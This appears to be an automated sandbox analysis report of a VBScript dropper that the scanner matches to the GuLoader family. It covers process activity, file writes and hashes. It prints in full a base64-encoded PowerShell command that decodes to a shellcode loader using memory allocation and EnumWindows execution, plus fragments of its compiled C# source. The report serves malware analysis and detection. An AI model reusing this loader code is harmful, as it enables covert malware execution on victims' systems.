Preview:	./t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\System.Management.Automation.dll" /R:"System.Core.dll" /out:"C:\Users\user\AppData\Local\Temp\qcbqzoit\qcbqzoit.dll" /debug- /optimize+ /warnaserror /optimize+ "C:\Users\user\AppData\Local\Temp\qcbqzoit\qcbqzoit.0.cs"

C:\Users\user\AppData\Local\Temp\qcbqzoit\qcbqzoit.dll	
Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe
File Type:	PE32 executable (DLL) (console) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	3584
Entropy (8bit):	2.8000221495098234
Encrypted:	false
SSDEEP:	24:etGSocOAGKlYb89Y75uhsQudpvcZ/Klj1MK9NMymtkFP1lSQ3yF4WI+ycuZhNbaq:6lblYoGZQu49Ksf9BFP1wlT1ulba3Xq
MD5:	BD0D2573889BE5E9B71C3B343C8D3BD9
SHA1:	48AC592257D6395B8F53913F2033326CBF19339C
SHA-256:	71AA0CA2C67E77607D3D67FF9BD05ECF5AA860B75F4F4DAF20FA58300CDA7D07
SHA-512:	F770DE47D0F9317E5B1814C6E7B23CD059C51810BDB581DC39110A8431ACC3D014EB6544145C3C7707E10FA92F003F91D97253D16DC308A1F2DF7180B8A321D
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....}b.....!.....n$.. ...@..... ....@.....$..S....@.....`..... ..... ..H.....text...t.... ..... ..`.rsrc.....@.....@..@.reloc.....`.....@..B.....P$.....H.....P .....BSJB.....v4.0.30319.....l...X...#~.....#Strings....T.....#US.\.....#GUID...l...\...#Blob.....G.....%3.....2.+.....K.,..... 9..... G..... J.....V.....`.....j.....t..... .....$.....).!...-.....2.....;.^.g.....9.....q.....J.....

C:\Users\user\AppData\Local\Temp\qcbqzoit\qcbqzoit.out	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with very long lines, with CRLF, CR line terminators
Category:	modified
Size (bytes):	867
Entropy (8bit):	5.330173652044865
Encrypted:	false

SSDEEP:	24:KBqd3ka6KHvE8CKaM5DqBVKVrdFAMBJTH:Uika6AvE8CKxDcVKdBJj
MD5:	AC172B3CF95D748C6E6352CE803F27BD
SHA1:	EEC9A889B77B8046EE7FE9A4E2D52E5EBD655A51
SHA-256:	8AB3CF14F685B8758C634DE059B0717DA6D0C70F56BE9A46F82188C8B35F2360
SHA-512:	FAEC5BC4CECD50B724E2C0B560FF20B129DC8E23F7753862864D7493D595A66A8AA4D0EEBF596A6E0296CD839055B71E09967C149289081C857D949C9C8441D
Malicious:	false
Preview:	.C:\Users\user\Desktop> "C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe" /t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\System.Management.Automation.dll" /R:"System.Core.dll" /out:"C:\Users\user\AppData\Local\Temp\qcbqzoit\qcbqzoit.dll" /debug- /optimize+ /warnaserror /optimize+ "C:\Users\user\AppData\Local\Temp\qcbqzoit\qcbqzoit.0.cs".....Microsoft (R) Visual C# Compiler version 4.7.3056.0...for C# 5..Copyright (C) Microsoft Corporation. All rights reserved.....This compiler is provided as part of the Microsoft (R) .NET Framework, but only supports language versions up to C# 5, which is no longer the latest version. For compilers that support newer versions of the C# programming language, see http://go.microsoft.com/fwlink/?LinkID=533240....

Static File Info

General

File type:	UTF-8 Unicode text, with CRLF line terminators
Entropy (8bit):	4.512652632027618
TrID:	• Visual Basic Script (13500/0) 100.00%
File name:	Sursdep.vbs
File size:	236357
MD5:	434578c759bef1db26fa7b3165ac84ad
SHA1:	df84b67b8df35a4ab8770b9f3c3f370e26b7763a
SHA256:	5439ae4fe11fe9f6f264fc0d4617eefa997719d9b65be8745d3632b2203e3557
SHA512:	ca491cccb1db8a3088bdbdc01ca134f1f3540208d671f21d644c3dbab4b62ca502fa8dbf46b19f542e9f6ffa8d464290915ba0341c807354c4971f48943e1fd8
SSDEEP:	3072:GXDrUO7/A9bLSzUFA7UqMAZ5uNIIhOD2Xq6s2mFg1:4Ho9i434Z5uCIhLXC2p1
TLSH:	5C348B0995D6C1A065DFD50DE4113988F79CF8AEFFB32DAD768309C6D0F8051AE8BA90
File Content Preview:	'elaeocar Fredni8 kildeteks SEKSEREN trknings Blomsterga Drummers5 Ramhe Tvungen Vermicleno RYGSTDINDI Kontere Abortede KRET agtetsed Midtve8 Suprac Incrus Balneaeu6 Systemrela4 NATIONER denegat Interplay Intergen dandyisms FERR ..'TVILLIN Overm7 Kvarkssu

File Icon

Icon Hash:	e8d69ece869a9ec4


Network Behavior

No network behavior found

Statistics

Behavior

- wscript.exe
- powershell.exe
- conhost.exe
- csc.exe
- cvtres.exe



Click to jump to process

System Behavior

Analysis Process: wscript.exe PID: 6408, Parent PID: 3968

General

Target ID:	0
Start time:	07:36:11
Start date:	12/05/2022
Path:	C:\Windows\System32\wscript.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\wscript.exe "C:\Users\user\Desktop\Sursdep.vbs"
Imagebase:	0x7ff7d5450000
File size:	163840 bytes
MD5 hash:	9A68ADD12EB50DDE7586782C3EB9FF9C
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

Key Path	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Analysis Process: powershell.exe PID: 5576, Parent PID: 6408

General

Target ID:	12
Start time:	07:36:41
Start date:	12/05/2022
Path:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe

Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\WindowspowerShell\v1.0\powershell.exe" -EncodedCommand "IwBiAHIAZABmAGQAdAB0AG8AbgAgAFMAdAB2AG4AZQAg AFoAaQBuAGMAZQBkACAASQBOAEQAUwBUAFQAIABNAGUAdAB0AGEAcgB0AGEAbQBnADcAIABTAGEAbABhACAAYwBlAGIAYQBsACAA RgBPAFIAUwBUACAATwBzAHQAZQBvAGwAaQB0ADEAIABVAG4AZABpAHMAYwBvAHUANgAgAEEAZAByAGUAcwBzAGEAIABDAGEAbgBh AGQAaQA5ACAATwBWAEUAUgBUAEEATABFACAAQgBlAG0AZQAgAGQAZQBzAHQAcgB1AGsAdABpACAATwBTAFQARQBBAE4AUgBFAFQA TgAgAEQAcgBpAGYAdABzAHMAdAB5AHIAMQAgAEkATgBEAEwARQBEAEUATgBEAEUAIABCAGEAZwB0ADcAIABCAEEAUgBTAEwARQBE AEUAUwAgAE8ATwBQAEgATwAgAEwAYQBjAGUAZAA5ACAADQAKAEEAZABkAC0AVAB5AHAAZQAgAC0AVAB5AHAAZQBEAGUAZgBpAG4A aQB0AGkAbwBuACAAQAAiAA0ACgB1AHMAaQBuAGcAIABTAHkAcwB0AGUAbQA7AA0ACgB1AHMAaQBuAGcAIABTAHkAcwB0AGUAbQAuAFIAdQBuAH QAaQBtAGUALgBJAG4AdABlAHIAbwBwAFMAZQByAHYAaQBjAGUAcwA7AA0ACgBwAHUAYgBsAGkAYwAgAHMAdABhAHQAaQBjACAAYwBsAGEAcwBz ACAASABlAHgAYQBzAHQAaQBjAGgAMQANAAoAewANAAoAWwBEAGwAbABJAG0AcABvAHIAdAAoACIASwBFAFIATgBFAEwAMwAyACIAKQBdAHAAdQ BiAGwAaQBjACAAcwB0AGEAdABpAGMAIABlAHgAdABlAHIAbgAgAHYAbwBpAGQAIABSAHQAbABNAG8AdgBlAE0AZQBtAG8AcgB5ACgASQBuAHQA UAB0AHIAIABCAGEAZwBmAHUAbABzADUAMQAsAHIAZQBmACAASQBuAHQAMwAyACAAQgBhAGcAZgB1AGwAcwA1ADIALABpAG4AdAAg AEIAYQBnAGYAdQBsAHMANQAzACkAOwANAAoAWwBEAGwAbABJAG0AcABvAHIAdAAoACIAbgB0AGQAbABsAC4AZABsAGwAIgAsACAARQBuAHQAcg B5AFAAbwBpAG4AdAA9ACIATgB0AEEAbABsAG8AYwBhAHQAZQBWAGkAcgB0AHUAYQBsAE0AZQBtAG8AcgB5ACIAKQBdAHAAdQBiAGwAaQBjACAA cwB0AGEAdABpAGMAIABlAHgAdABlAHIAbgAgAGkAbgB0ACAAVgBBACgAaQBuAHQAIABIAGUAeABhAHMAdABpAGMAaAA2ACwAcgBlAGYAIABJAG 4AdAAzADIAIABTAGUAbQBpAHIAZQAsAGkAbgB0ACAAQgBhAGcAZgB1AGwAcwA1ACwAcgBlAGYAIABJAG4AdAAzADIAIABIAGUAeABhAHMAdABp AGMAaAAsAGkAbgB0ACAAUAByAGkAbgB0ADgALABpAG4AdAAgAEgAZQB4AGEAcwB0AGkAYwBoADcAKQA7AA0ACgBbAEQAbABsAEkAbQBwAG8Acg B0ACgAIgBVAFMARQBSADMAMgAiACkAXQBwAHUAYgBsAGkAYwAgAHMAdABhAHQAaQBjACAAZQB4AHQAZQByAG4AIABJAG4AdABQAH QAcgAgAEUAbgB1AG0AVwBpAG4AZABvAHcAcwAoAHUAaQBuAHQAIABCAGEAZwBmAHUAbABzADUANQAsAGkAbgB0ACAAQgBhAGcAZg B1AGwAcwA1ADYAKQA7AA0ACgB9AA0ACgAiAEAADQAKACMARABFAEgAQQBDAEgARQAgAFQAbwBzAHMAZQAzACAAVABlAGEAdABlAH lANgAgAGQAaQBhAGwAZQBjAHQAaQBjACAARQBOAEwASQBTAFQARQBEAFIAIABGAGQAcwBlADcAIABBAHMAdABjAG8AIABTAHcAZQByAHYAZQBy ADkAIABkAG8AdwBuAGUAeQAgAHIAaQBiAGgAdQBzAHQAIABUAGEAZwByACAAUwBwAHIAZwBlAHMAIABWAGkAbABsAGEANQAgAEgAZQB0AGUAcg BvAGQAeQBuADEAIABFAFUAUABMAE8ASQAgAEIAeQB0AHQAZQAzACAAcwBuAGsAZQByAGYAcgAgAEIAdQBuAGQAZwBhAHIAbgAgAHMAdABjAG0A awByAGUAZABzACAATAB0AG4AaQBuAGcAYgBpADUAIABpAG4AZABzACAAQQBpAHIAbABpAGYAdAA1ACAATwBDAFQAQQBWAEkATgBB AFYASQAgAFMAawBvAGsAbwBtAGkAcwBoAGIAIABVAGQAcgBlAG4AcwBuAGkAbgBnADUAIABUAGgAcgBhAHcAYwB5ACAATQBvAG4AbwBzAG8AZA BpADUAIABpAG0AcABhAGwAZQBjAHQAaQBjACAARQBOAEwASQBTAFQARQBEAFIAIABGAGQAcwBlADcAIABBAHMAdABjAG8AIABTAHcAZQByAHYAZQBy dABpAGMAaAAzAD0AMAA7AA0ACgAkAEgAZQB4AGEAcwB0AGkAYwBoADkAPQAxADAANAA4ADUANwA2ADsADQAKACQASABlAHgAYQBz AHQAaQBjAGgAOAA9AFsASABlAHgAYQBzAHQAaQBjAGgAMQBdADoAOgBWAEEAKAAtADEALABbAHIAZQBmAF0AJABIAGUAeABhAHMAdABpAGMAaA AzACwAMAAsAFsAcgBlAGYAXQAkAEgAZQB4AGEAcwB0AGkAYwBoADkALAAxADIAMgA4ADgALAA2ADQAKQANAAoAJABTAGUAbgBhAHQAZQByAGYA bwA9ACgARwBlAHQALQBJAHQAZQBtAFAAcgBvAHAAZQByAHQAeQAgAC0AUABhAHQAaAAgACIASABLAEMAVQA6AFwAUwBvAGYAdAB3AGEAcgBlAF wAVABJAE8ATABPAEcAIgApAC4AQQBjAGUAdABhAG0AaQBkAHAAaAAyAA0ACgANAAoAJABVAHQAaQBsACAAPQAgAFsAUwB5AHMAdABlAG0ALgBC AHkAdABlAFsAXQBdADoAOgBDAHIAZQBhAHQAZQBJAG4AcwB0AGEAbgBjAGUAKABbAFMAeQBzAHQAZQBtAC4AQgB5AHQAZQBdACwAJABTAGUAbg BhAHQAZQByAGYAbwAuAEwAZQBuAGcAdABoACAALwAgADIAKQANAAoADQAKAA0ACgANAAoARgBvAHIAKAAkAGkAPQAwADsAIAAkAGkAIAAtAGwA dAAgACQAUwBlAG4AYQB0AGUAcgBmAG8ALgBMAGUAbgBnAHQAaAA7ACAAJABpACsAPQAyACkADQAKAAkAewANAAoAIAAgACAAIAAgACAAIAAgAC QAVQB0AGkAbABbACQAaQAvADIAXQAgAD0AIABbAGMAbwBuAHYAZQByAHQAXQA6ADoAVABvAEIAeQB0AGUAKAAkAFMAZQBuAGEAdABlAHIAZgBv AC4AUwB1AGIAcwB0AHIAaQBuAGcAKAAkAGkALAAgADIAKQAsACAAMQA2ACkADQAKACAAIAAgACAAfQANAAoADQAKAA0ACgBmAG8AcgAoACQAYw BvAG4AYwBvAG0AaQB0AGEAPQAwADsAIAAkAGMAbwBuAGMAbwBtAGkAdABhACAALQBsAHQAIAAkAFUAdABpAGwALgBjAG8AdQBuAHQAIAA7ACAA JABjAG8AbgBjAG8AbQBpAHQAYQArACsAKQANAAoAewANAAoACQANAAoAWwBIAGUAeABhAHMAdABpAGMAaAAxAF0AOgA6AFIAdABsAE0AbwB2AG UATQBlAG0AbwByAHkAKAAkAEgAZQB4AGEAcwB0AGkAYwBoADMAKwAkAGMAbwBuAGMAbwBtAGkAdABhACwAWwByAGUAZgBdACQAVQ B0AGkAbABbACQAYwBvAG4AYwBvAG0AaQB0AGEAXQAsADEAKQANAAoADQAKAH0ADQAKAFsASABlAHgAYQBzAHQAaQBjAGgAMQBdAD oAOgBFAG4AdQBtAFcAaQBuAGQAbwB3AHMAKAAkAEgAZQB4AGEAcwB0AGkAYwBoADMALAAgADAAKQANAAoADQAKAA0ACgA=
Imagebase:	0xd00000
File size:	430592 bytes
MD5 hash:	DBA3E6449E97D4E3DF64527EF7012A10
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_GuLoader_2, Description: Yara detected GuLoader, Source: 0000000C.00000002.782730251.0000000009DF0000.00000040.00000800.00020000.00000000.sdmp, Author: Joe Security
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6D77CF06	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6D77CF06	unknown
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_2mnz4klw.uec.ps1	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	6C6C1E60	CreateFileW
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_5rdlx0cl.ffh.psm1	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	6C6C1E60	CreateFileW

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\Documents\20220512	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	6C6CBEFF	CreateDirectoryW
C:\Users\user\Documents\20220512\PowerShell_transcript.971342.hufJfx+G.20220512073643.txt	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	6C6C1E60	CreateFileW
C:\Users\user\AppData\Local\Temp\qcbqzoit	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	6B33FF3C	CreateDirectoryA
C:\Users\user\AppData\Local\Temp\qcbqzoit\qcbqzoit.tmp	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	6C6C1E60	CreateFileW
C:\Users\user\AppData\Local\Temp\qcbqzoit\qcbqzoit.0.cs	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	6C6C1E60	CreateFileW
C:\Users\user\AppData\Local\Temp\qcbqzoit\qcbqzoit.dll	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	6C6C1E60	CreateFileW
C:\Users\user\AppData\Local\Temp\qcbqzoit\qcbqzoit.cmdline	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	6C6C1E60	CreateFileW
C:\Users\user\AppData\Local\Temp\qcbqzoit\qcbqzoit.out	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	6C6C1E60	CreateFileW
C:\Users\user\AppData\Local\Temp\qcbqzoit\qcbqzoit.err	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	6C6C1E60	CreateFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_2mnz4klw.uec.ps1	success or wait	1	6C6C6A95	DeleteFileW
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_5rdlx0cl.ffh.psm1	success or wait	1	6C6C6A95	DeleteFileW
C:\Users\user\AppData\Local\Temp\qcbqzoit\qcbqzoit.err	success or wait	1	6C6C6A95	DeleteFileW
C:\Users\user\AppData\Local\Temp\qcbqzoit\qcbqzoit.dll	success or wait	1	6C6C6A95	DeleteFileW
C:\Users\user\AppData\Local\Temp\qcbqzoit\qcbqzoit.tmp	success or wait	1	6C6C6A95	DeleteFileW
C:\Users\user\AppData\Local\Temp\qcbqzoit\qcbqzoit.cmdline	success or wait	1	6C6C6A95	DeleteFileW
C:\Users\user\AppData\Local\Temp\qcbqzoit\qcbqzoit.0.cs	success or wait	1	6C6C6A95	DeleteFileW
C:\Users\user\AppData\Local\Temp\qcbqzoit\qcbqzoit.out	success or wait	1	6C6C6A95	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Packages\Microsoft.Windows.ContentDeliveryManager_cw5n1h2txyewy\LocalState\ContentManagementSDK\Creatives\314559\eventbeacons.dat.~tmp	0	1	68	h	success or wait	1	6C6C1B4F	WriteFile
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_5rdlx0cl.ffh.psm1	0	1	31	1	success or wait	1	6C6C1B4F	WriteFile
unknown	0	3	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	6C6C1B4F	WriteFile
unknown	3	4096	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	6C6C1B4F	WriteFile
unknown	4099	708	75 6e 6b 6e 6f 77 6e	unknown	success or wait	5	6C6C1B4F	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\qcbqzoit\qcbqzoit.0.cs	0	487	ff 75 73 69 6e 67 20 53 79 73 74 65 6d 3b 0d 0a 75 73 69 6e 67 20 53 79 73 74 65 6d 2e 52 75 6e 74 69 6d 65 2e 49 6e 74 65 72 6f 70 53 65 72 76 69 63 65 73 3b 0d 0a 70 75 62 6c 69 63 20 73 74 61 74 69 63 20 63 6c 61 73 73 20 48 65 78 61 73 74 69 63 68 31 0d 0a 7b 0d 0a 5b 44 6c 6c 49 6d 70 6f 72 74 28 22 4b 45 52 4e 45 4c 33 32 22 29 5d 70 75 62 6c 69 63 20 73 74 61 74 69 63 20 65 78 74 65 72 6e 20 76 6f 69 64 20 52 74 6c 4d 6f 76 65 4d 65 6d 6f 72 79 28 49 6e 74 50 74 72 20 42 61 67 66 75 6c 73 35 31 2c 72 65 66 20 49 6e 74 33 32 20 42 61 67 66 75 6c 73 35 32 2c 69 6e 74 20 42 61 67 66 75 6c 73 35 33 29 3b 0d 0a 5b 44 6c 6c 49 6d 70 6f 72 74 28 22 6e 74 64 6c 6c 2e 64 6c 6c 22 2c 20 45 6e 74 72 79 50 6f 69 6e 74 3d 22 4e 74 41 6c 6c 6f 63 61 74 65	using System;using System.Runtime.InteropServices;public static class Hexastich1{[DllImport("KERNEL32")]public static extern void RtlMoveMemory(IntPtr Bagfuls51,ref Int32 Bagfuls52,int Bagfuls53);[DllImport("ntdll.dll", EntryPoint="NtAllocate	success or wait	1	6C6C1B4F	WriteFile
C:\Users\user\AppData\Local\Temp\qcbqzoit\qcbqzoit.cmdline	0	369	ff 2f 74 3a 6c 69 62 72 61 72 79 20 2f 75 74 66 38 6f 75 74 70 75 74 20 2f 52 3a 22 53 79 73 74 65 6d 2e 64 6c 6c 22 20 2f 52 3a 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 4d 69 63 72 6f 73 6f 66 74 2e 4e 65 74 5c 61 73 73 65 6d 62 6c 79 5c 47 41 43 5f 4d 53 49 4c 5c 53 79 73 74 65 6d 2e 4d 61 6e 61 67 65 6d 65 6e 74 2e 41 75 74 6f 6d 61 74 69 6f 6e 5c 76 34 2e 30 5f 33 2e 30 2e 30 2e 30 5f 5f 33 31 62 66 33 38 35 36 61 64 33 36 34 65 33 35 5c 53 79 73 74 65 6d 2e 4d 61 6e 61 67 65 6d 65 6e 74 2e 41 75 74 6f 6d 61 74 69 6f 6e 2e 64 6c 6c 22 20 2f 52 3a 22 53 79 73 74 65 6d 2e 43 6f 72 65 2e 64 6c 6c 22 20 2f 6f 75 74 3a 22 43 3a 5c 55 73 65 72 73 5c 68 61 72 64 7a 5c 41 70 70 44 61 74 61 5c 4c 6f 63 61 6c 5c 54 65 6d 70 5c 71 63 62 71 7a 6f 69 74 5c 71 63	/t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\System.Management.Automation.dll" /R:"System.Core.dll" /out:"C:\Users\user\AppData\Local\Temp\qcbqzoit\qc	success or wait	1	6C6C1B4F	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\qcbqzoit\qcbqzoit.out	0	455	ff 43 3a 5c 55 73 65 72 73 5c 68 61 72 64 7a 5c 44 65 73 6b 74 6f 70 3e 20 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 4d 69 63 72 6f 73 6f 66 74 2e 4e 45 54 5c 46 72 61 6d 65 77 6f 72 6b 5c 76 34 2e 30 2e 33 30 33 31 39 5c 63 73 63 2e 65 78 65 22 20 2f 74 3a 6c 69 62 72 61 72 79 20 2f 75 74 66 38 6f 75 74 70 75 74 20 2f 52 3a 22 53 79 73 74 65 6d 2e 64 6c 6c 22 20 2f 52 3a 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 4d 69 63 72 6f 73 6f 66 74 2e 4e 45 54 5c 61 73 73 65 6d 62 6c 79 5c 47 41 43 5f 4d 53 49 4c 5c 53 79 73 74 65 6d 2e 4d 61 6e 61 67 65 6d 65 6e 74 2e 41 75 74 6f 6d 61 74 69 6f 6e 5c 76 34 2e 30 5f 33 2e 30 2e 30 2e 30 5f 5f 33 31 62 66 33 38 35 36 61 64 33 36 34 65 33 35 5c 53 79 73 74 65 6d 2e 4d 61 6e 61 67 65 6d 65 6e 74 2e 41 75 74 6f 6d 61 74 69	C:\Users\user\Desktop>"C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe" /t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\System.Management.Automati	success or wait	1	6C6C1B4F	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	6D755705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	6D755705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6D755705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6D755705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\a152fe02a317a77aeee36903305e8ba6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6D6B03DE	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	6D75CA54	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	6D75CA54	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6D75CA54	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	6D6B03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll.aux	unknown	620	success or wait	1	6D6B03DE	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	6D755705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	6D755705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	6D755705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	6D755705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6D6B03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\Microsoft.Mf49f6405#\ccc7c82770f93d1392abde4be3a80378\Microsoft.Management.Infrastructure.ni.dll.aux	unknown	748	success or wait	1	6D6B03DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6D755705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	6D755705	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	64	success or wait	1	6D761F73	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	23120	success or wait	1	6D76203F	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6D6B03DE	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	unknown	4096	success or wait	1	6C6C1B4F	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	unknown	62	success or wait	1	6C6C1B4F	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	unknown	4096	success or wait	1	6C6C1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	success or wait	1	6C6C1B4F	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	637	end of file	1	6C6C1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	end of file	1	6C6C1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	4096	success or wait	8	6C6C1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	128	end of file	1	6C6C1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	4096	end of file	1	6C6C1B4F	ReadFile
C:\Users\user\AppData\Local\Temp\qcbqzoit\qcbqzoit.dll	unknown	4096	success or wait	1	6C6C1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	4096	success or wait	1	6C6C1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	534	end of file	1	6C6C1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	4096	end of file	1	6C6C1B4F	ReadFile

Analysis Process: conhost.exe PID: **1436**, Parent PID: **5576**

General

Target ID:	13
Start time:	07:36:41
Start date:	12/05/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
